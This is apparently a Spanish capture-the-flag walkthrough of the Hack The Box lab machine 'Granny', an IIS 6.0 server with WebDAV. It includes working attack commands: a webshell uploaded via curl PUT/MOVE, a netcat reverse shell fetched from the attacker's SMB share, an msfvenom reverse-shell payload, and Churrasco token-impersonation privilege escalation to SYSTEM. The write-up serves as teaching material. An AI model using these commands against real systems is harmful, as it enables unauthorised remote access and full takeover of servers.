

259- GRANNY

1. GRANNY


https://app.hackthebox.com/machines/Granny




1.1. Preliminar


- Comprobamos si la máquina está encendida averiguamos qué sistema operativo es, y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Windows*.
  - 

1.2. Nmap


- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto 80* abierto.
  - 


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Parece que estamos ante un servidor web *Microsoft IIS* con versión *6.0*, que usa *WebDav*. Asimismo, por el título de la página, parece que se trata de un sitio que está en construcción.
  - 

1.3. Tecnologías web

- Whatweb: nos reporta lo siguiente:
  - 


1.4. Fuzzing web

- Como se trata de un dominio que está en construcción, nos pareció buena idea enumerar subdominios. No obstante, no encontramos nada. Usaremos ahora el script *http-enum* de **Nmap**. Encontramos varios directorios que pueden resultar interesantes.
    - 


- Otro script de **Nmap** que decidimos lanzar posteriormente es *http-frontpage-login*, el cual comprueba si el objetivo es vulnerable a login de **Frontpage** como usuario anónimo. Tratamos de conseguir este acceso anónimo al servidor y exploramos los diferentes directorios, pero aparentemente, no encontramos nada.
    - El script *http-frontpage-login* de Nmap está diseñado para probar la autenticación en las extensiones del servidor **FrontPage** de Microsoft. FrontPage es un software de creación y gestión de sitios web desarrollado por Microsoft, y sus extensiones permiten a los usuarios gestionar sitios web directamente en el servidor.
    - 

1.5. Uploading aspx file for RCE

- Llegados a este punto, tendremos que realizar la intrusión por otro lado. Como estamos ante un servidor *WebDav*, vamos a tratar de subir un archivo malicioso. Para ello, recurrimos a **Davtest** para comprobar qué tipo de extensiones admite el servidor: `davtest -url http://10.10.10.15`. Las extensiones críticas para este servidor son *.asp* o *.aspx*, las cuales son típicas en servidores *Microsoft IIS*. Esta herramienta usa por defecto el método **PUT** para subir estos archivos.





- No podemos subir al servidor archivos con extensiones *.asp* o *.aspx*, pero al tener el método HTTP **MOVE** habilitado, podríamos intentar cambiar la extensión de un archivo que subamos al servidor mediante **PUT**. Para ello, nos copiaremos esta webshell: /usr/share/webshells/aspx/cmdasp.aspx. La subimos con `curl -X PUT http://10.10.10.15/prueba.txt -d @cmdasp.aspx` (bajo el nombre de *prueba.txt*). Para cambiar ahora al extensión del archivo y que el servidor lo interprete, ejecutaremos: `curl -X MOVE -H "Destination: http://10.10.10.15/prueba.aspx" http://10.10.10.15/prueba.txt`. Nótese que cambiamos el nombre a *prueba.aspx*.



1.5.1. Uploading and executing nc.exe

- Lo que haremos ahora es compartir *nc.exe* mediante **SMB-server**: `impacket-smbserver smbFolder $(pwd) -smb2support`, mientras en otra ventana nos ponemos en escucha con **Netcat**: `rlwrap nc -nvlp 443`.

- 

- Desde nuestro navegador accedemos ahora al fichero subido *prueba.aspx* para ejecutar este comando: `\\10.10.16.11\smbFolder\nc.exe -e cmd 10.10.16.11 443`. Esto descargará *nc.exe* y lo ejecutará para enviarnos una shell al puerto que estamos en escucha desde nuestra máquina de atacante.
- 

> - Aunque en este caso explotamos el servidor usando esta alternativa, también hemos buscado posibles vulnerabilidades de *Microsoft IIS 6.0*: encontramos un *Buffer Overflow* que afectaba a esta versión.

1.6. Privesc via Token-Impersonation with Juicy Potato


- Recibimos nuestra shell. Estamos como usuario *NT authority\network service*.

```
c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 GRANNY
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 0 Hours, 38 Minutes, 44 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 738 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,282 MB
Page File: In Use:         188 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A

c:\windows\system32\inetsrv>
```


- Hacemos `whoami /priv` y vemos que tenemos el privilegio *SeImpersonatePrivilege*. Asimismo, sabemos que el sistema es un *WIndows Server 2003*. Podríamos intentar explotar un *Access Token Impersonation* para escalar nuestros privilegios.

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAuditPrivilege              Generate security audits                  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled

c:\windows\system32\inetsrv>
```

- Descargamos el exploit del enlace que compartimos a continuación. Lo primero que haremos es generar un payload con **Msfvenom**: `msfvenom -p windows/shell_reverse_tcp -f exe -a x86 --platform windows LHOST=10.10.16.11 LPORT=4444 > shell.exe EXITFUNC=thread`. Compartiremos ahora desde un servidor este payload y el exploit: `smbserver.py smbFolder $(pwd) -smb2support`. Desde la máquina víctima descargamos ambos recursos, el exploit: `copy \\10.10.16.11\smbFolder\churrasco.exe C:\Tmp\churrasco.exe` y el payload: `copy \\10.10.16.11\smbFolder\shell.exe C:\Tmp\shell.exe`.
  - www https://binaryregion.wordpress.com/2021/08/04/privilege-escalation-windows-churrasco-exe/



- Nos ponemos en escucha con **Netcat** por el *puerto 4444*. Ejecutamos el exploit pasándole como parámetro el payload que generamos con **Msfvenom**: `churrasco.exe -d "C:\Tmp\shell.exe`. Recibimos nuestra shell privilegiada como *NT authority\system*.



> - **Juicy Potato** es una evolución de una herramienta anterior llamada **RottenPotato**, que también se utilizaba para escalar privilegios en sistemas Windows. Ambas herramientas explotan fallas en la implementación de la interfaz de seguridad en el servicio de *COM/DCOM*. En cualquier caso, aquí usamos otra alternativa: el exploit **Churrasco** es similar al exploit Juicy Potato. En algunos escenarios, el exploit Juicy Potato no es compatible con sistemas más antiguos como Windows Server 2003 o Windows XP. Es una escalada de privilegios en Windows desde cuentas de servicio a la cuenta "NT AUTHORITY\SYSTEM".
> - Funcionamiento de esta vulnerabilidad:
>   - **Condiciones previas**: para que este ataque funcione, el atacante debe tener acceso local al sistema. Esto significa que ya ha logrado ingresar al sistema con privilegios de usuario normales, ya sea

mediante credenciales legítimas o mediante algún otro medio de compromiso.

- **Identificación de objetivos potenciales**: el atacante identifica un proceso en el sistema que tiene la capacidad de crear un *objeto COM (Component Object Model)*. Los objetos COM son componentes de software que pueden ser invocados por otros programas en Windows.
- **Creación de un Objeto COM malicioso**: el atacante crea un objeto COM malicioso que lleva un *CLSID (identificador de clase)* específico. Este CLSID debe coincidir con uno de los CLSID registrados en el sistema que tienen permisos para activar el servicio de creación de tokens impersonation.
- **Activación del objeto COM malicioso**: el atacante activa el objeto COM malicioso utilizando un proceso local que tiene permisos para crear objetos COM. Al activar el objeto, se dispara un evento que desencadena la búsqueda automática de tokens impersonation para el usuario actual.
- **Búsqueda automática del token SeImpersonatePrivilege**: Windows realiza una búsqueda automática para encontrar un token con el privilegio *SeImpersonatePrivilege* que pueda ser utilizado por el objeto COM activado. Si encuentra uno, lo asigna al proceso que activó el objeto COM malicioso, otorgándole así privilegios elevados.
- **Privilegios elevados**: una vez que el proceso ha sido asignado con el token SeImpersonatePrivilege, el atacante ahora tiene la capacidad de realizar operaciones con privilegios elevados en el sistema, como ejecutar comandos con privilegios de administrador.